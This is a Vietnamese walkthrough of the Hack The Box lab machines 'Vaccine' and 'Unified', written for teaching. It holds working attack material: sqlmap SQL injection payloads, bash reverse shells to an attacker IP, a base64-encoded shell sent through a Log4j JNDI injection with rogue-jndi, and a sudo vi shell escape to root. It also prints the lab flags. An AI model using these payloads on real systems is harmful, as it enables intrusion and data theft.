

biến variable có thể kết nối tới database nên chúng ta có thể thực hiện sql injection



Ta sẽ dùng tool sqlmap để tấn công sql injection



add cookie-editor để có thể lấy được cookie của web (có thể dùng burp suite như bài trước đó)



Sử dụng tool sqlmap với câu lệnh: `sqlmap -u 'http://10.129.84.149//dashboard.php?search=any+query' -cookie="PHPSESSID=lne4jbtpfutlimkensofpndh2i"`


```
Cookie-Editor
(root@kali)~/home/huyvo/Downloads
# sqlmap -u 'http://10.129.84.149/dashboard.php?search=any+query' --cookie="PHPSESSID=lne4jbtpfutlimkensofpndh2i"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
possible for any misuse or damage caused by this program

[*] starting @ 01:18:01 /2023-10-29/

[01:18:01] [INFO] testing connection to the target URL
[01:18:02] [INFO] testing if the target URL content is stable
[01:18:02] [INFO] target URL content is stable
[01:18:02] [INFO] testing if GET parameter 'search' is dynamic
[01:18:02] [WARNING] GET parameter 'search' does not appear to be dynamic
[01:18:03] [INFO] heuristic (basic) test shows that GET parameter 'search' might be injectable (possible DBMS: 'PostgreSQL')
[01:18:03] [INFO] testing for SQL injection on GET parameter 'search'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n]
[01:18:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:18:13] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:18:14] [INFO] testing 'Generic inline queries'
[01:18:14] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[01:18:16] [INFO] GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)' injectable
[01:18:16] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:18:16] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[01:18:16] [INFO] testing 'PostgreSQL inline queries'
[01:18:16] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:18:16] [WARNING] time-based comparison requires larger statistical model, please wait.... (done)
[01:18:28] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[01:18:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:18:39] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[01:18:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

Theo như sqlmap, tham số search dễ bị sql injection, lần này ta sẽ thêm flag `-os-shell`

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
possible for any misuse or damage caused by this program

[*] starting @ 01:21:34 /2023-10-29/


[01:21:34] [INFO] resuming back-end DBMS 'postgresql'
[01:21:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
  Type: boolean-based blind
  Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
  Payload: search=any query' AND (SELECT (CASE WHEN (8451=8451) THEN NULL ELSE CAST((CHR(79)||CHR(70)||CHR(73)||CHR(82)) AS NUMERIC) END)) IS NULL-- rBvP

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: search=any query' AND 3077=CAST((CHR(113)||CHR(120)||CHR(113)||CHR(112)||CHR(113))|(SELECT (CASE WHEN (3077=3077) THEN 1 ELSE 0 END))::text||(CHR(113)||

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: search=any query';SELECT PG_SLEEP(5)--

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: search=any query' AND 4267=(SELECT 4267 FROM PG_SLEEP(5))-- DrTX
---
[01:21:35] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[01:21:35] [INFO] fingerprinting the back-end DBMS operating system
[01:21:36] [INFO] the back-end DBMS operating system is Linux
[01:21:37] [INFO] testing if current user is DBA
[01:21:37] [INFO] retrieved: '1'
[01:21:38] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[01:21:38] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

Ta đã có được shell



Thực hiện Reverse shell

Lắng nghe trên port 443

```
$ ^C
(huyvo@kali)-[~/Downloads]
$ sudo nc -lvnp 443
listening on [any] 443 ...
```

Thực hiện payload

```
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.97/443 0>&1"
do you want to retrieve the command standard output? [Y/n/a]
```

Ta đã có được shell

```
$ sudo nc -lvnp 443
[sudo] password for huyvo:
listening on [any] 443 ...
connect to [10.10.14.97] from (UNKNOWN) [10.129.84.149] 43804
bash: cannot set terminal process group (4111): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ ls
```

Dùng lệnh `python3 -c 'import pty;pty.spawn("/bin/bash")'` để có được functional shell

```
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'
^ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Tìm kiếm trên thư mục postgresql ta thấy được user flag

```
cd ../..
postgres@vaccine:/var/lib/postgresql$ ls
ls
11
user.txt
postgres@vaccine:/var/lib/postgresql$ cat user.txt
cat user.txt
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:/var/lib/postgresql$
```

Tìm kiếm password trong thư mục /var/www/html

```
postgres@vaccine:/var/lib/postgresql$ cd /var/www/html
cd /var/www/html
postgres@vaccine:/var/www/html$ ls -la
ls -la
total 392
drwxr-xr-x 2 root root 4096 Jul 23 2021 .
drwxr-xr-x 3 root root 4096 Jul 23 2021 ..
-rw-rw-r-- 1 root root 362847 Feb 3 2020 bg.png
-rw-r--r-- 1 root root 4723 Feb 3 2020 dashboard.css
-rw-r--r-- 1 root root 50 Jan 30 2020 dashboard.js
-rw-r--r-- 1 root root 2313 Feb 4 2020 dashboard.php
-rw-r--r-- 1 root root 2594 Feb 3 2020 index.php
-rw-r--r-- 1 root root 1100 Jan 30 2020 license.txt
-rw-r--r-- 1 root root 3274 Feb 3 2020 style.css
postgres@vaccine:/var/www/html$
```

Đọc file dashboard.php ta thấy được password

```
</tr>
</thead>
<tbody>
<?php
session_start();
if($_SESSION['login'] != "true") {
    header("Location: index.php");
    die();
}
try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}
catch ( exception $e ) {
```

Thực hiện lệnh sudo -l

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHP

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

TASK 7

What program can the postgres user run as root using sudo?

**

vi

Hide Answer

Shell File write File read Sudo

Modern Unix systems run `vim` binary when `vi` is called.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vi -c '!:bin/sh' /dev/null`

(b) `vi`
`:set shell=/bin/sh`
`:shell`


Thực hiện lệnh `vi /etc/postgresql/11/main/pg_hba.conf`

```
postgres@vaccine:~$ sudo vi /etc/postgresql/11/main/pg_hba.conf
```

sau đó nhập `:` và bắt đầu nhập `set shell = \bin\sh`, tiếp tục `:` rồi nhập `shell`, Enter Kết quả:

```
[No write since last change]
# whoami
root
#
```

```
# cd /root
# ls
pg_hba.conf  root.txt  snap
# cat root.txt
dd6e058e814260bc70e9bbdef2715849
#
```



SUBMIT FLAG

Submit user flag

ec9b13ca4d6229cd5cc1e09980965bf7

Hide Answer



SUBMIT FLAG

Submit root flag

dd6e058e814260bc70e9bbdef2715849

Hide Answer

IV) Unified:



Spawn machine ta được ip 10.129.96.149

Quét port trên target ip


```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp  open  ibm-db2-admin?
8080/tcp  open  http-proxy
| http-open-proxy: Proxy might be redirecting requests


|_ Request</h1></body></html>
8443/tcp  open  ssl/nagios-nsc Nagios NSCA
| http-title: Unifi Network
|_ Requested resource was /manage/account/login?redirect=%2Fmanage
| ssl-cert: Subject: commonName=Unifi/organizationName=Ubiquiti Inc./stateOrProvince=
| Subject Alternative Name: DNS:Unifi
| Not valid before: 2021-12-30T21:37:24
|_ Not valid after:  2024-04-03T21:37:24
```

4 port đầu tiên là 22 6789 8080 và 8443



Truy cập trang web theo đường link <https://10.129.96.149:8443/>





Tra trên google về unifi 5.4.54 exploit ta tìm được bài báo :

[Another Log4j on the fire: Unifi | Sprocket Security](#)

TL;DR


In this article, we are going to exploit Log4j vulnerabilities in Unifi software, get a reverse shell, and leverage our access to add our own administrative user to the Unifi MongoDB instance. To automate this process we have released a GitHub repository to exploit the vulnerability:

puzzlepeaches / Log4jUnifi

Exploiting CVE-2021-44228 in Unifi Network Application for remote code execution and more.



<https://github.com/puzzlepeaches/Log4jUnifi>



Dựa theo bài báo ta tiến hành exploit

Mở purp suite và bắt đầu thực hiện việc post request lên server

Burp Suite interface showing a list of HTTP requests and a detailed view of a POST request to /api/login.

#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
6	https://10.129.96.149:8443	GET	/api/self		401	372	JSON				✓	10.129.96.149
8	https://10.129.96.149:8443	GET	/manage/angular/g9c8f4ab88/js/app.js		200	4073421	script	js			✓	10.129.96.149
9	https://10.129.96.149:8443	GET	/manage/angular/g9c8f4ab88/locales/e...		200	411	JSON	json			✓	10.129.96.149
0	https://10.129.96.149:8443	GET	/status		200	422	JSON				✓	10.129.96.149
1	https://10.129.96.149:8443	GET	/manage/angular/g9c8f4ab88/locales/e...		200	2184	JSON	json			✓	10.129.96.149
2	https://10.129.96.149:8443	GET	/manage/angular/g9c8f4ab88/fonts/ub...		200	468431	ttf				✓	10.129.96.149
3	https://10.129.96.149:8443	POST	/api/login		400	423	JSON				✓	10.129.96.149
4	https://10.129.96.149:8443	GET	/manage/angular/g9c8f4ab88/js/dyna...		200	936573	script	js			✓	10.129.96.149
5	https://10.129.96.149:8443	GET	/manage/angular/g9c8f4ab88/js/dyna...		200	97339	script	js			✓	10.129.96.149
6	https://10.129.96.149:8443	GET	/manage/angular/g9c8f4ab88/js/dyna...		200	1492200	script	js			✓	10.129.96.149
7	https://10.129.96.149:8443	POST	/api/login		400	423	JSON				✓	10.129.96.149
8	https://10.129.96.149:8443	POST	/api/login		400	423	JSON				✓	10.129.96.149

Request

4 Sec-Ch-Ua: "

5 Sec-Ch-Ua-Platform: "

6 Sec-Ch-Ua-Mobile: 70

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

8 Content-Type: application/json; charset=utf-8

9 Accept: */*

10 Origin: https://10.129.96.149:8443

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-Mode: cors

13 Sec-Fetch-Dest: empty

14 Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage

15 Accept-Encoding: gzip, deflate

16 Accept-Language: en-US,en;q=0.9

17 Connection: close

18 {

19 "username": "adminadaad",

20 "password": "dadadadadadada",

21 "remember": false,

22 "strict": true

23 }

Response

1 HTTP/1.1 400

2 vary: Origin

3 Access-Control-Allow-Origin: https://10.129.96.149:8443

4 Access-Control-Allow-Credentials: true

5 Access-Control-Expose-Headers:

6 X-Frame-Options: DENY

7 Content-Type: application/json; charset=UTF-8

8 Content-Length: 57

9 Date: Sat, 28 Oct 2023 20:39:56 GMT

10 Connection: close

11

12 {

13 "meta": {

14 "rc": "error",

15 "msg": "api.err.Invalid"

16 },

17 "data": [

18]

19 }

Inspector

Request attributes: 2

Request headers: 16

Response headers: 9

Chuyển sang repeater, đổi remember thành "\$ {jndi:ldap://tun0 ip address/whatever}" rồi nhấn send. quan sát bên response ta thấy msg sẽ có giá trị là payload.err.Invalid => Payload vẫn được thực thi

Target: https://10.129.96.149:8443 HTTP/1

Request

```
1 POST /api/login HTTP/1.1
2 Host: 10.129.96.149:8443
3 Content-Length: 102
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Platform: ""
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
8 Content-Type: application/json; charset=utf-8
9 Accept: */*
10 Origin: https://10.129.96.149:8443
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 {
  "username":"admin",
  "password":"admin",
  "remember":"${jndi:ldap://10.10.14.97/whatever}",
  "strict":true
}
```

Response

```
1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.96.149:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers:
  Access-Control-Allow-Origin,Access-Control-Allow-Credentials
6 X-Frame-Options: DENY
7 Content-Type: application/json; charset=UTF-8
8 Content-Length: 64
9 Date: Sat, 28 Oct 2023 21:22:01 GMT
10 Connection: close
11
12 {
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":{
  }
}
```

Inspector

Request attributes: 2

Request query parameters: 0

Request cookies: 0

Request headers: 16

Response headers: 9

430 bytes | 845 millis

TASK 5

What protocol does JNDI leverage in the injection?

***p

ldap

Hide Answer

TASK 6

What tool do we use to intercept the traffic, indicating the attack was successful?

*****p

tcpdump

Hide Answer

TASK 7

What port do we need to inspect intercepted traffic for?

389

Hide Answer

Tiếp theo sử dụng tool tcpdump để bắt gói tin, ta sử dụng lệnh `sudo tcpdump -i tun0 port 389` (port 389 là port của ldap)

```
(root@kali)-[/home/huyvo/HTB/unified]
# sudo tcpdump -i tun0 port 389
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Tải maven và open-jdk `sudo`

`apt-get update` `sudo apt install`

`openjdk-11-jdk-y` `sudo apt-get`

`install maven`

Clone rogue-jndi về

```
(root@kali)-[/home/huyvo/HTB/unified]
# git clone https://github.com/veracode-research/rogue-jndi
Cloning into 'rogue-jndi'...
remote: Enumerating objects: 89, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 89 (delta 13), reused 6 (delta 6), pack-reused 64
Receiving objects: 100% (89/89), 27.71 KiB | 660.00 KiB/s, done.
Resolving deltas: 100% (35/35), done.
```

build packet bằng mvn

```
(root@kali)-[/home/huyvo/HTB/unified/rogue-jndi]
# mvn package
[INFO] Scanning for projects...
[INFO]
[INFO] -----< RogueJndi:RogueJndi >-----
[INFO] Building RogueJndi 1.1
[INFO] -----[ jar ]-----
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/
plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom
```

Chuyển payload thành base64

```
(root@kali)-[/home/huyvo/HTB/unified/rogue-jndi]
# echo 'bash -c bash -i >&/dev/tcp/10.14.97/4444 0>81' | base64
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuOTcvNDQ0NCwPiYxCg==
```

Sử dụng lệnh:

```
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,BASE64 STRING  
HERE}{base64,-d}{bash,-i}" --hostname "{YOUR TUN0 IP ADDRESS}"
```

để khởi tạo jndi-rogue server

```
(root@kali)-[/home/huyvo/HTB/unified/rogue-jndi]
# java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNo
IC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuOTcvNDQ0NCAwPiYxCg==}{base64,-d}{bash,-i}" --h
ostname "10.10.14.97"
+++++
|R|o|g|u|e|J|n|d|i|
+++++
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.97:1389/o=tomcat to artspl0it.controllers.Tomcat
Mapping ldap://10.10.14.97:1389/o=websphere1 to artspl0it.controllers.WebSphere1
Mapping ldap://10.10.14.97:1389/o=websphere1,wsdl=* to artspl0it.controllers.Web
Sphere1
Mapping ldap://10.10.14.97:1389/o=groovy to artspl0it.controllers.Groovy
Mapping ldap://10.10.14.97:1389/o=websphere2 to artspl0it.controllers.WebSphere2
Mapping ldap://10.10.14.97:1389/o=websphere2,jar=* to artspl0it.controllers.WebS
phere2
Mapping ldap://10.10.14.97:1389/ to artspl0it.controllers.RemoteReference
Mapping ldap://10.10.14.97:1389/o=reference to artspl0it.controllers.RemoteRefer
ence
```

Lắng nghe trên port 4444

```
huyvo@kali: ~/HTB/unified
root@kali: /h... x root@kali: /h... x root@kali: /h... x huyvo@kali: ... x
(huyvo@kali)-[~/HTB/unified]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Đổi remember thành \${jndi:ldap://{Your Tun0 IP}:1389/o=tomcat}

```
8 {
9   "username": "admin",
  "password": "admin",
  "remember":
    "${jndi:ldap://10.10.14.97:1389/o=tomcat}",
  "strict": true
}
```

sau đó nhấn send, ta sẽ nhận được thông báo ở rogue sever

```
ence
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```


Lúc này ở phía terminal lắng nghe netcat sẽ xuất hiện shell, sử dụng lệnh script /dev/null -c bash để nâng cấp terminal shell

```
huyvo@kali:~/HTB/unified$ nc -lvp 4444
listening on [any] 4444 ...
10.129.96.149: inverse host lookup failed: Unknown host
connect to [10.10.14.97] from (UNKNOWN) [10.129.96.149] 33192
script /dev/null -c bash
```

